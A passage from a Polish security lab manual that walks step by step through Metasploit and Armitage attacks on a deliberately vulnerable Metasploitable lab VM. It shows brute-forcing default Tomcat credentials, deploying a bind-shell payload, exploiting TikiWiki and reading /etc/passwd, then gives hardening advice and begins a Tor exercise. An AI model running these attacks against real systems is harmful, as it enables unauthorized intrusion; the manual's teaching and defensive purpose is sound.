[-] http://172.16.1.6:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed
to login as 'both'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

Rys. 5.28. Metasploit – uruchomienie skanera

Źródło: opracowanie własne.

Skaner sprawdzi wszystkie domyślne loginy i hasła programu *Tomcat*. Zielony znak [+] znajdujący się przy próbie logowania oznacza pasujące poświadczenia:

Login: **tomcat**

Hasło: **tomcat**

5.2.25. Korzystając z wyszukanego wcześniej modułu tomcat_mgr_deploy można przesłać payload (ang. ładunek, blok danych przesyłanych po udanym włamaniu do systemu) do atakowanej maszyny. Wpisz w konsoli:

```
use multi/http/tomcat_mgr_deploy
```

5.2.26. Ustaw niezbędne opcje modułu. Wpisz w konsoli:

```
set RHOST 172.16.1.6
set RPORT 8180
set PASSWORD tomcat
set USERNAME tomcat
```

```
msf auxiliary(tomcat_mgr_login) > use multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set RHOST 172.16.1.6
RHOST => 172.16.1.6
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > 
```

Rys. 5.29. *Metasploit* – konfiguracja modułu
Źródło: opracowanie własne.

5.2.27. Następnie wybierz ładunek, który zostanie przesłany do maszyny. W przykładzie zastosowany zostanie ładunek `shell_bind_tcp`, dzięki któremu uzyskany zostanie dostęp do konsoli atakowanego systemu. Wpisz w konsoli:

```
set PAYLOAD linux/x86/shell_bind_tcp
```

```
msf exploit(tomcat_mgr_deploy) > set PAYLOAD linux/x86/
set PAYLOAD linux/x86/chmod
set PAYLOAD linux/x86/exec
set PAYLOAD linux/x86/meterpreter/bind_ipv6_tcp
set PAYLOAD linux/x86/meterpreter/bind_tcp
set PAYLOAD linux/x86/meterpreter/reverse_ipv6_tcp
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set PAYLOAD linux/x86/metsvc_bind_tcp
set PAYLOAD linux/x86/metsvc_reverse_tcp
set PAYLOAD linux/x86/shell/bind_ipv6_tcp
set PAYLOAD linux/x86/shell/bind_tcp
set PAYLOAD linux/x86/shell/reverse_ipv6_tcp
set PAYLOAD linux/x86/shell/reverse_tcp
set PAYLOAD linux/x86/shell_bind_ipv6_tcp
set PAYLOAD linux/x86/shell_bind_tcp
set PAYLOAD linux/x86/shell_reverse_tcp
set PAYLOAD linux/x86/shell_reverse_tcp2
msf exploit(tomcat_mgr_deploy) > set PAYLOAD linux/x86/shell_bind_tcp
PAYLOAD => linux/x86/shell_bind_tcp
msf exploit(tomcat_mgr_deploy) > 
```

Rys. 5.30. *Metasploit* – wybór ładunku
Źródło: opracowanie własne.

5.2.28. Uruchom wykonanie modułu `tomcat_mgr_deploy`. Wpisz w konsoli:

```
exploit
```


```
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 1664 bytes as B8d9PP1Da62X5xjyI8JUMeHCpqf.war ...
[*] Executing /B8d9PP1Da62X5xjyI8JUMeHCpqf/Z94DFk0u0qICIJ3.jsp...
[*] Undeploying B8d9PP1Da62X5xjyI8JUMeHCpqf ...
[*] Command shell session 1 opened (172.16.1.2:53142 -> 172.16.1.6:4444) at Wed Dec 15 20:17:59 +0100 2010
```

Rys. 5.31. *Metasploit* – uruchomienie modułu
Źródło: opracowanie własne.

5.2.29. Uzyskany został dostęp do konsoli systemu *Metasploitable*. Wpisz w konsoli:

```
whoami  
ifconfig
```



```
[*] Command shell session 1 opened (172.16.1.2:53142 -> 172.16.1.6:4444) at Wed Dec 15 20:17:59 +0100 2010  
  
ifconfig  
/bin//sh: ifcifconfig: not found  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:9e:10:87  
          inet addr:172.16.1.6  Bcast:172.16.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe9e:1087/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:132988 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:110266 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:12758457 (12.1 MB)  TX bytes:17459834 (16.6 MB)  
          Base address:0xd010 Memory:f0000000-f0020000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:1492 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:1492 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:733941 (716.7 KB)  TX bytes:733941 (716.7 KB)  
  
whoami  
tomcat55
```

Rys. 5.32. *Metasploit* – dostęp do konsoli systemu ofiary
Źródło: opracowanie własne.

Zostaliśmy zalogowani na konto użytkownika *tomcat55* i znajdujemy się na komputerze o adresie IP 172.16.1.6

5.2.30. Wyjdź z konsoli systemu *Metasploitable* i z programu *Metasploit*. Wpisz dwukrotnie w konsoli:

```
exit
```

5.3. Armitage

Narzędzie *Armitage* jest graficzną nakładką na program *Metasploit*, przez co umożliwia wykorzystanie go bez znajomości składni poleceń, ale również pozwala na lepsze wykorzystanie jego możliwości, przejrzyste wizualizowanie stanu całego testu penetracyjnego oraz lepszy dobór modułów do określonych zastosowań.

Najnowszą wersję programu *Armitage* można ściągnąć ze strony <http://www.fastandeasyhacking.com/download>.

5.3.1. Skopiuj archiwum z programem *Armitage* z dołączonej płyty DVD z katalogu *Testy penetracyjne* do katalogu */root/* w systemie *BackTrack*.

5.3.2. Rozpakuj archiwum. Wpisz w konsoli:

```
tar zxvf armitage121310.tgz
```

5.3.3. Uruchom demona *msfrpcd*. Składnia polecenia:

msfrpcd -f -U <user> -P <pass> -t Basic

gdzie:

-f - uruchomienie demona w trybie widocznym,
-U <user> - zdefiniowanie użytkownika,
-P <pass> - zdefiniowanie hasła dla użytkownika.

Wpisz w konsoli:

```
msfrpcd -f -U bss -P pentest -t Basic
```

```
root@bt:~/armitage# msfrpcd -f -U bss -P pentest -t Basic  
[*] XMLRPC starting on 0.0.0.0:55553 (SSL):Basic...
```

Rys. 5.33. Uruchomienie demona MSFRPCD

Źródło: opracowanie własne.

5.3.4. Uruchom bazę danych, z której będzie korzystał program *Armitage*, w nowej instancji konsoli. Baza danych w systemie *Backtrack 4R2* jest już wstępnie skonfigurowana. Wpisz w konsoli:

```
/etc/init.d/mysql start
```

```
root@bt:~# /etc/init.d/mysql start  
Starting MySQL database server: mysqld.  
Checking for corrupt, not cleanly closed and upgrade needing tables..  
root@bt:~#
```

Rys. 5.34. Uruchomienie bazy danych *MYSQL* w systemie *BackTrack*

Źródło: opracowanie własne.


5.3.5. Wejdź do katalogu z programem *Armitage* i go uruchom. Wpisz w konsoli:

```
cd /root/armitage  
./armitage.sh
```

5.3.6. W oknie *Connect...* wpisz w pola następujące dane:


Host	127.0.0.1
Port	55553
User	bss
Pass	pentest
DB Driver	mysql
DB Connect String	root:"toor"@127.0.0.1/msf3

Następnie zaznacz opcję **Use SSL** i wciśnij przycisk **Connect**




Rys. 5.35. Konfiguracja programu *Armitage* do połączenia z bazą danych
Źródło: opracowanie własne.

5.3.7. W oknie *Message* kliknij **OK**.




Rys. 5.36. Potwierdzenie połączenia z bazą danych MYSQL
Źródło: opracowanie własne.

5.3.8. Wykonaj skanowanie sieci w celu wykrycia dostępnych hostów. W głównym oknie programu *Armitage* wejdź w menu **Hosts -> Nmap Scan -> Intense Scan, all TCP ports**.




Rys. 5.37. Uruchomienie skanowania sieci w programie *Armitage*
Źródło: opracowanie własne.

5.3.9. W oknie *Input* wpisz **172.16.1.0/24** i kliknij **OK**.




Rys. 5.38. *Armitage* – parametry skanowania
Źródło: opracowanie własne.

5.3.10. Po zakończeniu skanowania kliknij **OK**.




Rys. 5.39. *Armitage* – zakończenie skanowania
Źródło: opracowanie własne.

5.3.11. W polu *Targets* pojawią się trzy znalezione maszyny.




Rys. 5.40. *Armitage* – wykryte komputery
Źródło: opracowanie własne.

5.3.12. Następnie należy dokonać analizy możliwości przeprowadzenia ataku na poszczególne hosty. *Armitage* umożliwia wykorzystanie funkcji *db_autopwn* dostępnej w środowisku *Metasploit*, aby dopasować najlepszą możliwość przełamania zabezpieczeń danego komputera. Wejdź w menu **Attacks -> Find Attacks -> by port**.




Rys. 5.41. *Armitage* – wyszukiwanie podatności na atak
Źródło: opracowanie własne.

5.3.13. Po skończeniu analizy kliknij **OK**.




Rys. 5.42. *Armitage* – zakończenie analizy
Źródło: opracowanie własne.

5.3.14. Niektóre moduły *Metasploita* umożliwiają sprawdzenie możliwości powodzenia wykonania danego exploita na zdalnym komputerze. Kliknij prawym przyciskiem myszy na ikonę komputera z adresem **172.16.1.6** i wybierz **Attacks -> webapp -> check exploits...**



Rys. 5.43. *Armitage* – sprawdzenie podatności na exploit
Źródło: opracowanie własne.


5.3.15. W polu *Tags* pojawi się zakładka *Check Exploits*. Po zakończeniu testów wciśnij **Ctrl +F** i w pole wyszukiwania wpisz **vulnerable**.



Rys. 5.44. *Armitage* – wyniki analizy
Źródło: opracowanie własne.

Podświetlony zostanie jeden z pozytywnych wyników testów. System *Metasploitable* jest podatny na exploit **tikiwiki_graph_formula_exec**.

5.3.16. Kliknij prawym przyciskiem na ikonie komputera **172.16.1.6** i wybierz **Attack -> webapp -> tikiwiki_graph_formula_exec**.




Rys. 5.45. *Armitage* – wybór rodzaju ataku

Źródło: opracowanie własne.

5.3.17. W oknie, które się pojawi kliknij **Launch**.


Po udanym wykonaniu exploitu ikona komputera zmieni się na czerwoną.



Rys. 5.46. *Armitage* – wykonanie ataku

Źródło: opracowanie własne.

5.3.18. Kliknij prawym przyciskiem na komputerze o adresie **172.16.1.6** i wybierz dowolną powłokę (ang. **shell**) a następnie **Interact**.




Rys. 5.47. *Armitage* – wykorzystanie ataku

Źródło: opracowanie własne.

5.3.19. W polu zakładek pojawi się nowa, przez którą możliwy jest dostęp do powłoki przejętego systemu. Wpisz w tej konsoli:

```
whoami  
cat /etc/passwd
```



Rys. 5.48. Armitage – wykonanie poleceń na zdalnej maszynie
Źródło: opracowanie własne.

Uzyskany został dostęp do maszyny z systemem *Metasploitable* jako użytkownik *www data* i możliwe jest np. wyświetlenie pliku */etc/passwd* zawierającego spis użytkowników przejętego systemu.

5.4. Zabezpieczenie

Test penetracyjny ma na celu zbadanie systemu IT pod kątem podatności na znane ataki, wyszukiwanie luk w oprogramowaniu i błędów konfiguracyjnych. Efektem końcowym takiego testu powinien być raport, w którym opisane są wykryte zagrożenia oraz zaproponowane zostaną rozwiązania wykrytych problemów.

System *Metasploitable*, który został poddany testom, jest specjalną dystrybucją systemu *Ubuntu*, w której zainstalowano stare i/lub dziurawe oprogramowanie. Dużym utrudnieniem dla potencjalnego agresora jest więc stosowanie możliwie najnowszego i na bieżąco aktualizowanego oprogramowania. Ponadto nie należy zapominać o aktualizacji samego systemu operacyjnego, w którym owe oprogramowanie jest uruchamiane (np. *Windows Update* w systemach firmy *Microsoft*, *apt-get update* && *apt-get upgrade* w systemach *Debian* / *Ubuntu*). Zawsze jednak może zostać ujawniona luka typu 0-day, do której nie ma dostępnej poprawki – wtedy może być konieczna nawet zmiana oprogramowania (np.

platformy bazodanowej), jeśli bezwzględnym priorytetem jest bezpieczeństwo danych.

Kolejnym błędem jest błędna konfiguracja programów, usług, praw dostępu etc. Atak na serwer Apache Tomcat nie powiodłby się, gdyby podczas konfiguracji serwera usunięto domyślne hasła dostępowe.


Pomocny przy usuwaniu błędów i problemów związanych z bezpieczeństwem systemu jest np. raport wygenerowany przez program *Nessus*. W wersji darmowej nie zawiera on najświeższych wykrytych luk i błędów, jednak mimo to oferuje rozbudowaną pomoc dotyczącą metod zabezpieczeń wykrytych problemów. Przy wielu wykrytych błędach znajdują się wskazówki konfiguracyjne (np. propozycja zmiany niebezpiecznej usługi telnet na szyfrowane ssh, sugestie dotyczące blokowania ruchu na wybranych portach) i/lub odnośniki do dostępnych poprawek (patchy). W przypadku wykrycia luk w systemach z rodziny *Windows* w opisach luk znajdują się również odnośniki do portalu *Microsoft TechNet*, gdzie można dokładnie zapoznać się z analizą błędów i pobrać poprawki do programów firmy *Microsoft*. Drugim ważnym aspektem raportów programu *Nessus* jest oszacowanie poziomu ryzyka dotyczącego każdego problemu – dzięki temu ułatwiona jest priorytetyzacja działań mających na celu zabezpieczenie systemu informatycznego.

6. TOR – ANONIMOWOŚĆ W INTERECIE

Opracował:	Sebastian Bugała
Cel ćwiczenia:	Poznanie możliwości zapewnienia anonimowości w Internecie przy pomocy technologii trasowania cebulowego
Potrzebne narzędzia:	Microsoft Windows 7, Ubuntu 10.10, Tor Browser Instant Messaging Bundle, Mozilla Firefox, Vidalia, xB Browser, biblioteka WinPcap
Literatura:	Dominika Lisiak-Felicka, Anonimowość w Sieci, w: Hakin9 01/2009, ss. 48-51. Maciej Szmit, Routing cebulowy w: Magazyn Hakin9 03/2008, ss. 14-17.

TOR (The Onion Router) jest programem implementującym wirtualną sieć komputerową, której charakterystyka działania umożliwia anonimowy dostęp do zasobów Internetu i zapobiega analizie ruchu. Anonimowość jest zapewniana poprzez zastosowanie techniki trasowania cebulowego – każdy pakiet jest wielokrotnie szyfrowany i przesyłany przez kolejne węzły zwane routerami cebulowymi. Każdy router usuwa jedną warstwę szyfrowania, dzięki czemu uzyskuje informacje o następnym routerze pośredniczącym i przesyła pakiet dalej.

W ćwiczeniu zaprezentowana zostanie możliwość użycia usługi TOR do ukrycia adresu IP swojego komputera.



Rys. 6.1. Topologia sieci wykorzystana w ćwiczeniu
Źródło: opracowanie własne.

6.1. Instalacja TOR-a na Windows 7

6.1.1. Uruchom wirtualną maszynę z systemem *Windows 7* i zaloguj się do systemu.

6.1.2. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem. Wpisz w konsoli:

```
ping www.google.pl
```


6.1.3. Na maszynę wirtualną z systemem *Windows 7* skopiuj pliki z płyty DVD z katalogu TOR do katalogu roboczego.

6.1.4. Zainstaluj program Mozilla *Firefox* (proces instalacji przedstawiono w punkcie 4.3).

6.1.5. Następnie uruchom instalator biblioteki *WinPcap* (proces instalacji przedstawiono w punkcie 4.3).

